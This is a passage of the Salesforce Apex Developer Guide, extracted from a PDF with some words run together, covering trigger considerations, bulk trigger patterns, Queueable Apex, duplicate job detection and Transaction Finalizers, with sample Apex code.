the ContentVersion object: • Content pack operations involving the ContentVersion object, including slides and slide autorevision, don't invoke triggers. Note: Content packs are revised when a slide inside the pack is revised. • Values for the TagCsv and VersionData fields are only available in triggers if the request to create or update ContentVersion records originates from the API. • You can't use before or after delete triggers with the ContentVersion object. Triggers on the Attachment object don’t fire when: • the attachment is created via Case Feed publisher. • the user sends email via the Email related list and adds an attachment file. Triggers fire when the Attachment object is created via Email-to-Case or via the UI. Entity and Field Considerations in Triggers When you create triggers, consider the behavior of certain entities, fields, and operations. 248 Invoking Apex Apex Developer Guide
  • 253.
    QuestionDataCategorySelection Entity NotAvailable in After Insert Triggers The after insert trigger that fires after inserting one or more Question records doesn’t have access to the QuestionDataCategorySelection records that are associated with the inserted Questions. For example, the following query doesn’t return any results in an after insert trigger: QuestionDataCategorySelection[] dcList = [select Id,DataCategoryName from QuestionDataCategorySelection where ParentId IN :questions]; Fields Not Updateable in Before Triggers Some field values are set during the system save operation, which occurs after before triggers have fired. As a result, these fields cannot be modified or accurately detected in before insert or before update triggers. Some examples include: • Task.isClosed • Opportunity.amount* • Opportunity.ForecastCategory • Opportunity.isWon • Opportunity.isClosed • Contract.activatedDate • Contract.activatedById • Case.isClosed • Solution.isReviewed • Id (for all records)** • createdDate (for all records)** • lastUpdated (for all records) • Event.WhoId (when Shared Activities is enabled) • Task.WhoId (when Shared Activities is enabled) * When Opportunity has no lineitems, Amount can be modified by a before trigger. ** Id and createdDate can be detected in before update triggers, but cannot be modified. Fields Not Updateable in After Triggers The following fields can’t be updated by after insert or after update triggers. • Event.WhoId • Task.WhoId Considerations for Event DateTime Fields in Insert and Update Triggers We recommend using the following date and time fields to create or update events. • When creating or updating a timed Event, use ActivityDateTime to avoid issues with inconsistent date and time values. • When creating or updating an all-day Event, use ActivityDate to avoid issues with inconsistent date and time values. • We recommend that you use DurationInMinutes because it works with all updates and creates for Events. 249 Invoking Apex Apex Developer Guide
  • 254.
    Operations Not Supportedin Insert and Update Triggers The following operations aren’t supported in insert and update triggers. • Manipulating an activity relation through the TaskRelation or EventRelation object, if Shared Activities is enabled • Manipulating an invitee relation on a group event through the Invitee object, whether or not Shared Activities is enabled Entities Not Supported in After Undelete Triggers Certain objects can’t be restored, and therefore, shouldn’t have after undelete triggers. • CollaborationGroup • CollaborationGroupMember • FeedItem • FeedComment Considerations for Update Triggers Field history tracking honors the permissions of the current user. If the current user doesn’t have permission to directly edit an object or field, but the user activates a trigger that changes an object or field with history tracking enabled, no history of the change is recorded. Considerations for the Salesforce Side Panel for Salesforce for Outlook When an email is associated to a record using the Salesforce Side Panel for Salesforce for Outlook, the email associations are represented in the WhoId or WhatId fields on a task record. Associations are completed after the task is created, so the Task.WhoId and Task.WhatId fields aren’t immediately available in before or after Task triggers for insert and update events, and their values are initially null. The WhoId and WhatId fields are set on the saved task record in a subsequent operation, however, so their values can be retrieved later. SEE ALSO: Triggers for Chatter Objects Triggers for Chatter Objects You can write triggers for the FeedItem and FeedComment objects. Trigger Considerations for FeedItem, FeedAttachment, and FeedComment • OnlyFeedItemsoftype TextPost, LinkPost, HasLink, ContentPost,and HasContent canbeinserted,andtherefore invoke the before or after insert trigger. User status updates don't cause the FeedItem triggers to fire. • While FeedPost objects were supported for API versions 18.0, 19.0, and 20.0, don't use any insert or delete triggers saved against versions before 21.0. • For FeedItem, the following fields aren’t available in the before insert trigger: – ContentSize – ContentType In addition, the ContentData field isn’t available in any delete trigger. 250 Invoking Apex Apex Developer Guide
  • 255.
    • Triggers onFeedItem objects run before their attachment and capabilities information is saved, which means that ConnectApi.FeedItem.attachmentinformationand ConnectApi.FeedElement.capabilities information may not be available in the trigger. The attachment and capabilities information may not be available from these methods: ConnectApi.ChatterFeeds.getFeedItem, ConnectApi.ChatterFeeds.getFeedElement, ConnectApi.ChatterFeeds.getFeedPoll, ConnectApi.ChatterFeeds.getFeedElementPoll, ConnectApi.ChatterFeeds.postFeedItem, ConnectApi.ChatterFeeds.postFeedElement, ConnectApi.ChatterFeeds.shareFeedItem, ConnectApi.ChatterFeeds.shareFeedElement, ConnectApi.ChatterFeeds.voteOnFeedPoll,and ConnectApi.ChatterFeeds.voteOnFeedElementPoll • FeedAttachment isn’t a triggerable object. You can access feed attachments in FeedItem update triggers through a SOQL query. For example: trigger FeedItemTrigger on FeedItem (after update) { List<FeedAttachment> attachments = [SELECT Id, Title, Type, FeedEntityId FROM FeedAttachment WHERE FeedEntityId IN :Trigger.new ]; for (FeedAttachment attachment : attachments) { System.debug(attachment.Type); } } • When you insert a feed item with associated attachments, the FeedItem is inserted first, then the FeedAttachment records are created. On update of a feed item with associated attachments, the FeedAttachment records are inserted first, then the FeedItem is updated. As a result of this sequence of operations, in Salesforce Classic FeedAttachment is available in Update and AfterInsert triggers. When the attachment is done through Lightning Experience, it’s available in both the Update and AfterInsert triggers; but in the AfterInsert trigger, use the future method to access FeedAttachments. • The following feed attachment operations cause the FeedItem update triggers to fire. – A FeedAttachment is added to a FeedItem and causes the FeedItem type to change. – A FeedAttachment is removed from a FeedItem and causes the FeedItem type to change. • FeedItemtriggersaren’tfiredwheninsertingorupdatingaFeedAttachmentthatdoesn’tcauseachangeontheassociatedFeedItem. • You can’t insert, update, or delete FeedAttachments in before update and after update FeedItem triggers. • For FeedComment before insert and after insert triggers, the fields of a ContentVersion associated with the FeedComment (obtained through FeedComment.RelatedRecordId) aren’t available. Other Chatter Trigger Considerations • Apex code uses extra security when executing in a Chatter context. To post to a private group, the user running the code must be a member of that group. If the running user isn't a member, you can set the CreatedById field to be a member of the group in the FeedItem record. 251 Invoking Apex Apex Developer Guide
  • 256.
    • When CollaborationGroupMemberis updated, CollaborationGroup is automatically updated as well to ensure that the member count is correct. As a result, when CollaborationGroupMember update or delete triggers run, CollaborationGroup update triggers run as well. SEE ALSO: Entity and Field Considerations in Triggers Object Reference for Salesforce and Lightning Platform: FeedItem Object Reference for Salesforce and Lightning Platform: FeedAttachment Object Reference for Salesforce and Lightning Platform: FeedComment Object Reference for Salesforce and Lightning Platform: CollaborationGroup Object Reference for Salesforce and Lightning Platform: CollaborationGroupMember Trigger Considerations for Knowledge Articles You can write triggers for KnowledgeArticleVersion objects. Learn when you can use triggers, and which actions don’t fire triggers, like archiving articles. In general, KnowledgeArticleVersion (KAV) records can use these triggers: • Creating a KAV record calls the before insert and after insert triggers. This includes creating an article, and creating drafts from archived, published, and master-language articles using the Restore, Edit as Draft, and Submit for Translation actions. • Editing an existing KAV record calls the before update and after update triggers. • Deleting a KAV record calls the before delete and after delete triggers. • Importing articles calls the before insert and after insert triggers. Importing articles with translations also calls the before update and after update triggers. Actions that change the publication status of a KAV record, such as Publish and Archive, do not fire Apex or flow triggers. However, sometimes publishing an article from the UI causes the article to be saved, and in these instances the before update and after update triggers are called. Knowledge Actions and Apex Triggers Consider the following when writing Apex triggers for actions on KnowledgeArticleVersion: Save, Save and Close When an article is saved, the before update and after update triggers are called. When a new article is saved for the first time, the before insert and after insert triggers work instead. Edit, Edit as Draft • When a draft translation is edited, you can use the before update and after update triggers. • The Edit as Draft action creates a draft from a published article, so the before insert and after insert triggers fire. • In Salesforce Classic, no triggers fire when a draft master-language article is edited. • In Salesforce Classic, the before insert and after insert triggers are called when editing an archived article from the Article Management tab. This creates a draft KAV record. Cancel, Delete The before delete and after delete triggers are called in these cases: • When deleting a translation draft. 252 Invoking Apex Apex Developer Guide
  • 257.
    • From theArticle Management or Knowledge tab in Salesforce Classic, after editing a published article and then clicking Cancel. This deletes the new draft. Submit for Translation Thisactioncreatesadrafttranslation,soyoucangenerallyusethe before insert and after insert triggers.InSalesforce Classic, you can use the before update and after update triggers when you create a new article from the Knowledge tab,saveit,andthensubmitfortranslation.The before update and after update triggersfirewhenthemaster-language article is currently being edited, but not from list views or when viewing the article. Assign The before update and after update triggers are called only when doing so causes a record save first. This happens when the article is being edited before the Assign button is clicked. Actions That Don’t Fire Triggers These actions can’t fire Apex triggers: • Undelete articles from the recycle bin. • Preview and archive articles. Impact on Lightning Migration Migrating from Knowledge in Salesforce Classic to Lightning Knowledge affects Apex triggers. Writing an Apex trigger on KnowledgeArticleVersion objects creates dependencies and prevents the KAV object from being deleted. When you migrate an org with multiplearticletypestoLightningKnowledge,youmustremoveanyApextriggersthatreferencetheKAVarticletypes.Duringmigration, admins see an error message if Apex triggers still reference the article type KAV objects that are deleted during migration. If you cancel Lightning Knowledge migration while Apex triggers exist that refer to the new KAV object, admins are notified and you must remove the Apex code. Sample Knowledge Trigger For example, you can define a trigger that enters summary text when an article is created. trigger KAVTrigger on KAV_Type__kav (before insert) { for (KAV_Type__kav kav : Trigger.New) { kav.Summary__c = 'Updated article summary before insert'; } } Trigger Exceptions Triggers can be used to prevent DML operations from occurring by calling the addError() method on a record or field. When used on Trigger.new records in insert and update triggers, and on Trigger.old records in delete triggers, the custom error message is displayed in the application interface and logged. Note: Users experience less of a delay in response time if errors are added to before triggers. A subset of the records being processed can be marked with the addError() method: • If the trigger was spawned by a DML statement in Apex, any one error results in the entire operation rolling back. However, the runtime engine still processes every record in the operation to compile a comprehensive list of errors. • If the trigger was spawned by a bulk DML call in the Lightning Platform API, the runtime engine sets aside the bad records and attempts to do a partial save of the records that did not generate errors. See Bulk DML Exception Handling on page 153. 253 Invoking Apex Apex Developer Guide
  • 258.
    If a triggerever throws an unhandled exception, all records are marked with an error and no further processing takes place. SEE ALSO: Apex Reference Guide: SObject.addError() Trigger and Bulk Request Best Practices Acommondevelopmentpitfallistheassumptionthattriggerinvocationsneverincludemorethanonerecord.Apextriggersareoptimized to operate in bulk, which, by definition, requires developers to write logic that supports bulk operations. This is an example of a flawed programming pattern. It assumes that only one record is pulled in during a trigger invocation. While this might support most user interface events, it does not support bulk operations invoked through SOAP API or Visualforce. trigger MileageTrigger on Mileage__c (before insert, before update) { User c = [SELECT Id FROM User WHERE mileageid__c = Trigger.new[0].id]; } Thisisanotherexampleofaflawedprogrammingpattern.Itassumesthatfewerthan100recordsareinscopeduringatriggerinvocation. If more than 100 queries are issued, the trigger would exceed the SOQL query limit. trigger MileageTrigger on Mileage__c (before insert, before update) { for(mileage__c m : Trigger.new){ User c = [SELECT Id FROM user WHERE mileageid__c = m.Id]; } } For more information on governor limits, see Execution Governors and Limits. This example demonstrates the correct pattern to support the bulk nature of triggers while respecting the governor limits: Trigger MileageTrigger on Mileage__c (before insert, before update) { Set<ID> ids = Trigger.newMap.keySet(); List<User> c = [SELECT Id FROM user WHERE mileageid__c in :ids]; } This pattern respects the bulk nature of the trigger by passing the Trigger.new collection to a set, then using the set in a single SOQL query. This pattern captures all incoming records within the request while limiting the number of SOQL queries. Best Practices for Designing Bulk Programs The following are the best practices for this design pattern: • Minimize the number of data manipulation language (DML) operations by adding records to collections and performing DML operations against these collections. • Minimize the number of SOQL statements by preprocessing records and generating sets, which can be placed in single SOQL statement used with the IN clause. SEE ALSO: Developing Code in the Cloud Asynchronous Apex ApexoffersmultiplewaysforrunningyourApexcodeasynchronously.ChoosetheasynchronousApexfeaturethatbestsuitsyourneeds. 254 Invoking Apex Apex Developer Guide
  • 259.
    This table liststhe asynchronous Apex features and when to use each. When to Use Asynchronous Apex Feature Queueable Apex • To start a long-running operation and get an ID for it • To pass complex types to a job • To chain jobs Scheduled Apex • To schedule an Apex class to run on a specific schedule Batch Apex • For long-running jobs with large data volumes that need to be performed in batches, such as database maintenance jobs • Forjobsthatneedlargerqueryresultsthanregulartransactions allow Future Methods • When you have a long-running method and need to prevent delaying an Apex transaction • When you make callouts to external Web services • To segregate DML operations and bypass the mixed save DML error IN THIS SECTION: Queueable Apex Take control of your asynchronous Apex processes by using the Queueable interface. This interface enables you to add jobs to the queue and monitor them. Using the interface is an enhanced way of running your asynchronous Apex code compared to using future methods. Apex Scheduler Batch Apex Future Methods Queueable Apex Take control of your asynchronous Apex processes by using the Queueable interface. This interface enables you to add jobs to the queue and monitor them. Using the interface is an enhanced way of running your asynchronous Apex code compared to using future methods. Apexprocessesthatrunforalongtime,suchasextensivedatabaseoperationsorexternalwebservicecallouts,canberunasynchronously by implementing the Queueable interface and adding a job to the Apex job queue. In this way, your asynchronous Apex job runs in the background in its own thread and doesn’t delay the execution of your main Apex logic. Each queued job runs when system resources become available. A benefit of using the Queueable interface methods is that some governor limits are higher than for synchronous Apex, such as heap size limits. Note: If an Apex transaction rolls back, any queueable jobs queued for execution by the transaction aren’t processed. Queueable jobs are similar to future methods in that they’re both queued for execution, but they provide you with these additional benefits. 255 Invoking Apex Apex Developer Guide
  • 260.
    • Getting anID for your job: When you submit your job by invoking the System.enqueueJob method, the method returns the ID of the new job. This ID corresponds to the ID of the AsyncApexJob record. Use this ID to identify and monitor your job, either through the Salesforce UI (Apex Jobs page), or programmatically by querying your record from AsyncApexJob. • Using non-primitive types: Your queueable class can contain member variables of non-primitive data types, such as sObjects or custom Apex types. Those objects can be accessed when the job executes. • Chaining jobs: You can chain one job to another job by starting a second job from a running job. Chaining jobs is useful if your process depends on another process to have run first. You can set a maximum stack depth of chained Queueable jobs, overriding the default limit of five in Developer and Trial Edition organizations. Note: Variables that are declared transient are ignored by serialization and deserialization and the value is set to null in Queueable Apex. Adding a Queueable Job to the Asynchronous Execution Queue This example implements the Queueable interface. The execute method in this example inserts a new account. The System.enqueueJob(queueable) method is used to add the job to the queue. public class AsyncExecutionExample implements Queueable { public void execute(QueueableContext context) { Account a = new Account(Name='Acme',Phone='(415) 555-1212'); insert a; } } To add this class as a job on the queue, call this method: ID jobID = System.enqueueJob(new AsyncExecutionExample()); Afteryousubmityourqueueableclassforexecution,thejobisaddedtothequeueandwillbeprocessedwhensystemresourcesbecome available. You can monitor the status of your job programmatically by querying AsyncApexJob or through the user interface in Setup by entering Apex Jobs in the Quick Find box, then selecting Apex Jobs. To query information about your submitted job, perform a SOQL query on AsyncApexJob by filtering on the job ID that the System.enqueueJob method returns. This example uses the jobID variable that was obtained in the previous example. AsyncApexJob jobInfo = [SELECT Status,NumberOfErrors FROM AsyncApexJob WHERE Id=:jobID]; Similar to future jobs, queueable jobs don’t process batches, and so the number of processed batches and the number of total batches are always zero. Adding a Queueable Job with a Specified Minimum Delay Use the System.enqueueJob(queueable, delay) method to add queueable jobs to the asynchronous execution queue with a specified minimum delay (0–10 minutes). The delay is ignored during Apex testing. See System.enqueueJob(queueable, delay) in the Apex Reference Guide. Warning: When you set the delay to 0 (zero), the queueable job is run as quickly as possible. With chained queueable jobs, implement a mechanism to slow down or halt the job if necessary. Without such a fail-safe mechanism in place, you can rapidly reach the daily async Apex limit. In the following cases, it would be beneficial to adjust the timing before the queueable job is run. • If the external system is rate-limited and can be overloaded by chained queueable jobs that are making rapid callouts. 256 Invoking Apex Apex Developer Guide
  • 261.
    • When pollingfor results, and executing too fast can cause wasted usage of the daily async Apex limits. Thisexampleaddsajobfordelayedasynchronousexecutionbypassinginaninstanceofyourclassimplementationofthe Queueable interface for execution. There’s a minimum delay of 5 minutes before the job is executed. Integer delayInMinutes = 5; ID jobID = System.enqueueJob(new MyQueueableClass(), delayInMinutes); Adminscandefineadefaultorg-widedelay(1–600seconds)inschedulingqueueablejobsthatwerescheduledwithoutadelayparameter. Usethedelaysettingasamechanismtoslowdefaultqueueablejobexecution.Ifthesettingisomitted,Apexusesthestandardqueueable timing with no added delay. Note: Using the System.enqueueJob(queueable, delay) method ignores any org-wide enqueue delay setting. Define the org-wide delay in one of these ways. • From Setup, in the Quick Find box, enter Apex Settings, and then enter a value (1–600 seconds) for Default minimum enqueue delay (in seconds) for queueable jobs that do not have a delay parameter • To enable this feature programmatically with Metadata API, see ApexSettings in the Metadata API Developer Guide. Adding a Queueable Job with a Specified Stack Depth Use the System.enqueueJob(queueable, asyncOptions) method where you can specify the maximum stack depth and the minimum queue delay in the asyncOptions parameter. The System.AsyncInfo class properties contain the current and maximum stack depths and the minimum queueable delay. The System.AsyncInfo class has methods to help you determine if maximum stack depth is set in your Queueable request and to get the stack depths and queue delay for your queueables that are currently running. Use information about the current queueable execution to make decisions on adjusting delays on subsequent calls. These are methods in the System.AsyncInfo class. • hasMaxStackDepth() • getCurrentQueueableStackDepth() • getMaximumQueueableStackDepth() • getMinimumQueueableDelayInMinutes() This example uses stack depth to terminate a chained job and prevent it from reaching the daily maximum number of asynchronous Apex method executions. // Fibonacci public class FibonacciDepthQueueable implements Queueable { private long nMinus1, nMinus2; public static void calculateFibonacciTo(integer depth) { AsyncOptions asyncOptions = new AsyncOptions(); asyncOptions.MaximumQueueableStackDepth = depth; System.enqueueJob(new FibonacciDepthQueueable(null, null), asyncOptions); } private FibonacciDepthQueueable(long nMinus1param, long nMinus2param) { nMinus1 = nMinus1param; nMinus2 = nMinus2param; } 257 Invoking Apex Apex Developer Guide
  • 262.
    public void execute(QueueableContextcontext) { integer depth = AsyncInfo.getCurrentQueueableStackDepth(); // Calculate step long fibonacciSequenceStep; switch on (depth) { when 1, 2 { fibonacciSequenceStep = 1; } when else { fibonacciSequenceStep = nMinus1 + nMinus2; } } System.debug('depth: ' + depth + ' fibonacciSequenceStep: ' + fibonacciSequenceStep); if(System.AsyncInfo.hasMaxStackDepth() && AsyncInfo.getCurrentQueueableStackDepth() >= AsyncInfo.getMaximumQueueableStackDepth()) { // Reached maximum stack depth Fibonacci__c result = new Fibonacci__c( Depth__c = depth, Result = fibonacciSequenceStep ); insert result; } else { System.enqueueJob(new FibonacciDepthQueueable(fibonacciSequenceStep, nMinus1)); } } } Testing Queueable Jobs This example shows how to test the execution of a queueable job in a test method. A queueable job is an asynchronous process. To ensure that this process runs within the test method, the job is submitted to the queue between the Test.startTest and Test.stopTest block. The system executes all asynchronous processes started in a test method synchronously after the Test.stopTest statement. Next, the test method verifies the results of the queueable job by querying the account that the job created. @isTest public class AsyncExecutionExampleTest { @isTest static void test1() { // startTest/stopTest block to force async processes // to run in the test. Test.startTest(); System.enqueueJob(new AsyncExecutionExample()); Test.stopTest(); // Validate that the job has run 258 Invoking Apex Apex Developer Guide
  • 263.
    // by verifyingthat the record was created. // This query returns only the account created in test context by the // Queueable class method. Account acct = [SELECT Name,Phone FROM Account WHERE Name='Acme' LIMIT 1]; System.assertNotEquals(null, acct); System.assertEquals('(415) 555-1212', acct.Phone); } } Chaining Jobs To run a job after some other processing is done first by another job, you can chain queueable jobs. To chain a job to another job, submit the second job from the execute() method of your queueable class. You can add only one job from an executing job, which means that only one child job can exist for each parent job. For example, if you have a second class called SecondJob that implements the Queueable interface, you can add this class to the queue in the execute() method as follows: public class AsyncExecutionExample implements Queueable { public void execute(QueueableContext context) { // Your processing logic here // Chain this job to next job by submitting the next job System.enqueueJob(new SecondJob()); } } Note: ApexallowsHTTPandwebservicecalloutsfromqueueablejobs,iftheyimplementthe Database.AllowsCallouts marker interface. In queueable jobs that implement this interface, callouts are also allowed in chained queueable jobs. You can test chained queueable jobs using appropriate stack depths, but be aware of applicable Apex governor limits. See Adding a Queueable Job with a Specified Stack Depth. Queueable Apex Limits • The execution of a queued job counts one time against the shared limit for asynchronous Apex method executions. See Lightning Platform Apex Limits. • You can add up to 50 jobs to the queue with System.enqueueJob in a single transaction. In asynchronous transactions (for example, from a batch Apex job), you can add only one job to the queue with System.enqueueJob. To check how many queueable jobs have been added in one transaction, call Limits.getQueueableJobs(). • Because no limit is enforced on the depth of chained jobs, you can chain one job to another. You can repeat this process with each new child job to link it to a new child job. For Developer Edition and Trial organizations, the maximum stack depth for chained jobs is 5, which means that you can chain jobs four times. The maximum number of jobs in the chain is 5, including the initial parent queueable job. • When chaining jobs with System.enqueueJob, you can add only one job from an executing job. Only one child job can exist for each parent queueable job. Starting multiple child jobs from the same queueable job isn’t supported. IN THIS SECTION: Detecting Duplicate Queueable Jobs Reduce resource contention and race conditions by enqueuing only a single instance of your async Queueable job based on the signature. Attempting to add more than one Queueable job to the processing queue with the same signature results in a DuplicateMessageException when you try to enqueue subsequent jobs. 259 Invoking Apex Apex Developer Guide
  • 264.
    Transaction Finalizers TheTransactionFinalizersfeatureenablesyoutoattachactions,usingthe System.Finalizerinterface,toasynchronousApex jobs that use the Queueable framework. A specific use case is to design recovery actions when a Queueable job fails. Transaction Finalizers Error Messages Troubleshoot both semantic and run-time issues by analyzing these error messages. SEE ALSO: Apex Reference Guide: Queueable Interface Apex Reference Guide: QueueableContext Interface Detecting Duplicate Queueable Jobs ReduceresourcecontentionandraceconditionsbyenqueuingonlyasingleinstanceofyourasyncQueueablejobbasedonthesignature. AttemptingtoaddmorethanoneQueueablejobtotheprocessingqueuewiththesamesignatureresultsinaDuplicateMessageException when you try to enqueue subsequent jobs. Implementation Details Build a unique queueable signature using the QueueableDuplicateSignature.Builder class. Add different strings, IDs, or integers using these methods from QueueableDuplicateSignature.Builder. • addString(inputString) • addId(inputId) • addInteger(inputInteger) When the signature has the required components, call the .build() method and store the unique queueable job signature in the DuplicateSignature property in the AsyncOptions class. Enqueue your job by using the System.enqueueJob() method with the AsyncOptions parameter. To determine the size, remaining size, and maximum size of the queueable job signature in bytes, use these methods from the QueueableDuplicateSignature.Builder class. • getSize() • getRemainingSize() • getMaxSize() Examples This example builds the async job signature with UserId and the string MyQueueable. AsyncOptions options = new AsyncOptions(); options.DuplicateSignature = QueueableDuplicateSignature.Builder() .addId(UserInfo.getUserId()) .addString('MyQueueable') .build(); try { System.enqueueJob(new MyQueueable(), options); } catch (DuplicateMessageException ex) { //Exception is thrown if there is already an enqueued job with the same //signature Assert.areEqual('Attempt to enqueue job with duplicate queueable signature', 260 Invoking Apex Apex Developer Guide
  • 265.
    ex.getMessage()); } This example buildsthe async job signature using ApexClass Id and the hash value of an sObject. AsyncOptions options = new AsyncOptions(); options.DuplicateSignature = QueueableDuplicateSignature.Builder() .addInteger(System.hashCode(someAccount)) .addId([SELECT Id FROM ApexClass WHERE Name='MyQueueable'].Id) .build(); System.enqueueJob(new MyQueueable(), options); Transaction Finalizers The Transaction Finalizers feature enables you to attach actions, using the System.Finalizer interface, to asynchronous Apex jobs that use the Queueable framework. A specific use case is to design recovery actions when a Queueable job fails. The Transaction Finalizers feature provides a direct way for you to specify actions to be taken when asynchronous jobs succeed or fail. Before Transaction Finalizers, you could only take these two actions for asynchronous job failures: • Poll the status of AsyncApexJob using a SOQL query and re-enqueue the job if it fails • Fire BatchApexErrorEvents when a batch Apex method encounters an unhandled exception Withtransactionfinalizers,youcanattachapost-actionsequencetoaQueueablejobandtakerelevantactionsbasedonthejobexecution result. A Queueable job that failed due to an unhandled exception can be successively re-enqueued five times by a transaction finalizer. This limit applies to a series of consecutive Queueable job failures. The counter is reset when the Queueable job completes without an unhandled exception. Finalizers can be implemented as an inner class. Also, you can implement both Queueable and Finalizer interfaces with the same class. The Queueable job and the Finalizer run in separate Apex and Database transactions. For example, the Queueable can include DML, and the Finalizer can include REST callouts. Using a Finalizer doesn’t count as an extra execution against your daily Async Apex limit. Synchronous governor limits apply for the Finalizer transaction, except in these cases where asynchronous limits apply: • Total heap size • Maximum number of Apex jobs added to the queue with System.enqueueJob • Maximum number of methods with the future annotation allowed per Apex invocation For more information on governor limits, see Execution Governors and Limits. System.Finalizer Interface The System.Finalizer interface includes the execute method: global void execute(System.FinalizerContext ctx) {} This method is called on the provided FinalizerContext instance for every enqueued job with a finalizer attached. Within the execute method, you can define the actions to be taken at the end of the Queueable job. An instance of System.FinalizerContext is injected by the Apex runtime engine as an argument to the execute method. System.FinalizerContext Interface The System.FinalizerContext interface contains four methods. 261 Invoking Apex Apex Developer Guide
  • 266.
    • getAsyncApexJobId method: globalId getAsyncApexJobId {} Returns the ID of the Queueable job for which this finalizer is defined. • getRequestId method: global String getRequestId {} Returns the request ID, a string that uniquely identifies the request, and can be correlated with Event Monitoring logs. To correlate with the AsyncApexJob table, use the getAsyncApexJobId method instead. The Queueable job and the Finalizer execution both share the (same) request ID. • getResult method: global System.ParentJobResult getResult {} Returns the System.ParentJobResult enum, which represents the result of the parent asynchronous Apex Queueable job to which the finalizer is attached. The enum takes these values: SUCCESS, UNHANDLED_EXCEPTION. • getException method: global System.Exception getException {} Returns the exception with which the Queueable job failed when getResult is UNHANDLED_EXCEPTION, null otherwise. Attach the finalizer to your Queueable jobs using the System.attachFinalizer method. 1. Define a class that implements the System.Finalizer interface. 2. AttachafinalizerwithinaQueueablejob’s execute method.Toattachthefinalizer,invokethe System.attachFinalizer method, using as argument the instantiated class that implements the System.Finalizer interface. global void attachFinalizer(Finalizer finalizer) {} Implementation Details • Only one finalizer instance can be attached to any Queueable job. • You can enqueue a single asynchronous Apex job (Queueable, Future, or Batch) in the finalizer’s implementation of the execute method. • Callouts are allowed in finalizer implementations. • The Finalizer framework uses the state of the Finalizer object (if attached) at the end of Queueable execution. Mutation of the Finalizer state, after it’s attached, is therefore supported. • Variablesthataredeclared transient areignoredbyserializationanddeserialization,andthereforedon’tpersistintheTransaction Finalizer. Logging Finalizer Example This example demonstrates the use of Transaction Finalizers in logging messages from a Queueable job, regardless of whether the job succeeds or fails. The LoggingFinalizer class here implements both Queueable and Finalizer interfaces. The Queueable implementation instantiates the finalizer, attaches it, and then invokes the addLog() method to buffer log messages. The Finalizer implementation of LoggingFinalizerincludestheaddLog(message,source)methodthatallowsbufferinglogmessagesfromtheQueueablejobintofinalizer's 262 Invoking Apex Apex Developer Guide
  • 267.
    state. When theQueueable job completes, the finalizer instance commits the buffered log. The finalizer state is preserved even if the Queueable job fails, and can be accessed for use in DML in finalizer implementation or execution. public class LoggingFinalizer implements Finalizer, Queueable { // Queueable implementation // A queueable job that uses LoggingFinalizer to buffer the log // and commit upon exit, even if the queueable execution fails public void execute(QueueableContext ctx) { String jobId = '' + ctx.getJobId(); System.debug('Begin: executing queueable job: ' + jobId); try { // Create an instance of LoggingFinalizer and attach it LoggingFinalizer f = new LoggingFinalizer(); System.attachFinalizer(f); // While executing the job, log using LoggingFinalizer.addLog() // Note that addlog() modifies the Finalizer's state after it is attached DateTime start = DateTime.now(); f.addLog('About to do some work...', jobId); while (true) { // Results in limit error } } catch (Exception e) { System.debug('Error executing the job [' + jobId + ']: ' + e.getMessage()); } finally { System.debug('Completed: execution of queueable job: ' + jobId); } } // Finalizer implementation // Logging finalizer provides a public method addLog(message,source) that allows buffering log lines from the Queueable job. // When the Queueable job completes, regardless of success or failure, the LoggingFinalizer instance commits this buffered log. // Custom object LogMessage__c has four custom fields-see addLog() method. // internal log buffer private List<LogMessage__c> logRecords = new List<LogMessage__c>(); public void execute(FinalizerContext ctx) { String parentJobId = '' + ctx.getAsyncApexJobId(); System.debug('Begin: executing finalizer attached to queueable job: ' + parentJobId); // Update the log records with the parent queueable job id System.Debug('Updating job id on ' + logRecords.size() + ' log records'); for (LogMessage__c log : logRecords) { log.Request__c = parentJobId; // or could be ctx.getRequestId() } // Commit the buffer System.Debug('committing log records to database'); 263 Invoking Apex Apex Developer Guide
  • 268.
    Database.insert(logRecords, false); if (ctx.getResult()== ParentJobResult.SUCCESS) { System.debug('Parent queueable job [' + parentJobId + '] completed successfully.'); } else { System.debug('Parent queueable job [' + parentJobId + '] failed due to unhandled exception: ' + ctx.getException().getMessage()); System.debug('Enqueueing another instance of the queueable...'); } System.debug('Completed: execution of finalizer attached to queueable job: ' + parentJobId); } public void addLog(String message, String source) { // append the log message to the buffer logRecords.add(new LogMessage__c( DateTime__c = DateTime.now(), Message__c = message, Request__c = 'setbeforecommit', Source__c = source )); } } Retry Queueable Example This example demonstrates how to re-enqueue a failed Queueable job in its finalizer. It also shows that jobs can be re-enqueued up to a queueable chaining limit of 5 retries. public class RetryLimitDemo implements Finalizer, Queueable { // Queueable implementation public void execute(QueueableContext ctx) { String jobId = '' + ctx.getJobId(); System.debug('Begin: executing queueable job: ' + jobId); try { Finalizer finalizer = new RetryLimitDemo(); System.attachFinalizer(finalizer); System.debug('Attached finalizer'); Integer accountNumber = 1; while (true) { // results in limit error Account a = new Account(); a.Name = 'Account-Number-' + accountNumber; insert a; accountNumber++; } } catch (Exception e) { System.debug('Error executing the job [' + jobId + ']: ' + e.getMessage()); } finally { System.debug('Completed: execution of queueable job: ' + jobId); } 264 Invoking Apex Apex Developer Guide
  • 269.
    } // Finalizer implementation publicvoid execute(FinalizerContext ctx) { String parentJobId = '' + ctx.getAsyncApexJobId(); System.debug('Begin: executing finalizer attached to queueable job: ' + parentJobId); if (ctx.getResult() == ParentJobResult.SUCCESS) { System.debug('Parent queueable job [' + parentJobId + '] completed successfully.'); } else { System.debug('Parent queueable job [' + parentJobId + '] failed due to unhandled exception: ' + ctx.getException().getMessage()); System.debug('Enqueueing another instance of the queueable...'); String newJobId = '' + System.enqueueJob(new RetryLimitDemo()); // This call fails after 5 times when it hits the chaining limit System.debug('Enqueued new job: ' + newJobId); } System.debug('Completed: execution of finalizer attached to queueable job: ' + parentJobId); } } Best Practices WeurgeISVstoexercisecautioninusingglobalFinalizerswithstate-mutatingmethodsinpackages.Ifasubscriberorg’simplementation invokes such methods in the global Finalizer, it can result in unexpected behavior. Examine all state-mutating methods to see how they affect the finalizer state and overall behavior. Transaction Finalizers Error Messages Troubleshoot both semantic and run-time issues by analyzing these error messages. This table provides information about error messages in your Apex debug log. Table 3: Troubleshooting Errors in Apex Debug Log Reason for Failure Failed Context Error Message System.attachFinalizer() is invoked more than once in the same Queueable instance. Queueable Execution MorethanoneFinalizercannotbeattached to same Async Apex Job The instantiated class parameter to System.attachFinalizer() Queueable Execution Class {0} must implement the Finalizer interface doesn’t implement the System.Finalizer interface. System.attachFinalizer() is invoked in an Apex context that's not executing a Queueable instance. Non-Queueable Execution System.attachFinalizer(Finalizer) is not allowed in this context Invalid number of parameters to System.attachFinalizer() Queueable Execution Invalid number of parameters 265 Invoking Apex Apex Developer Guide
  • 270.
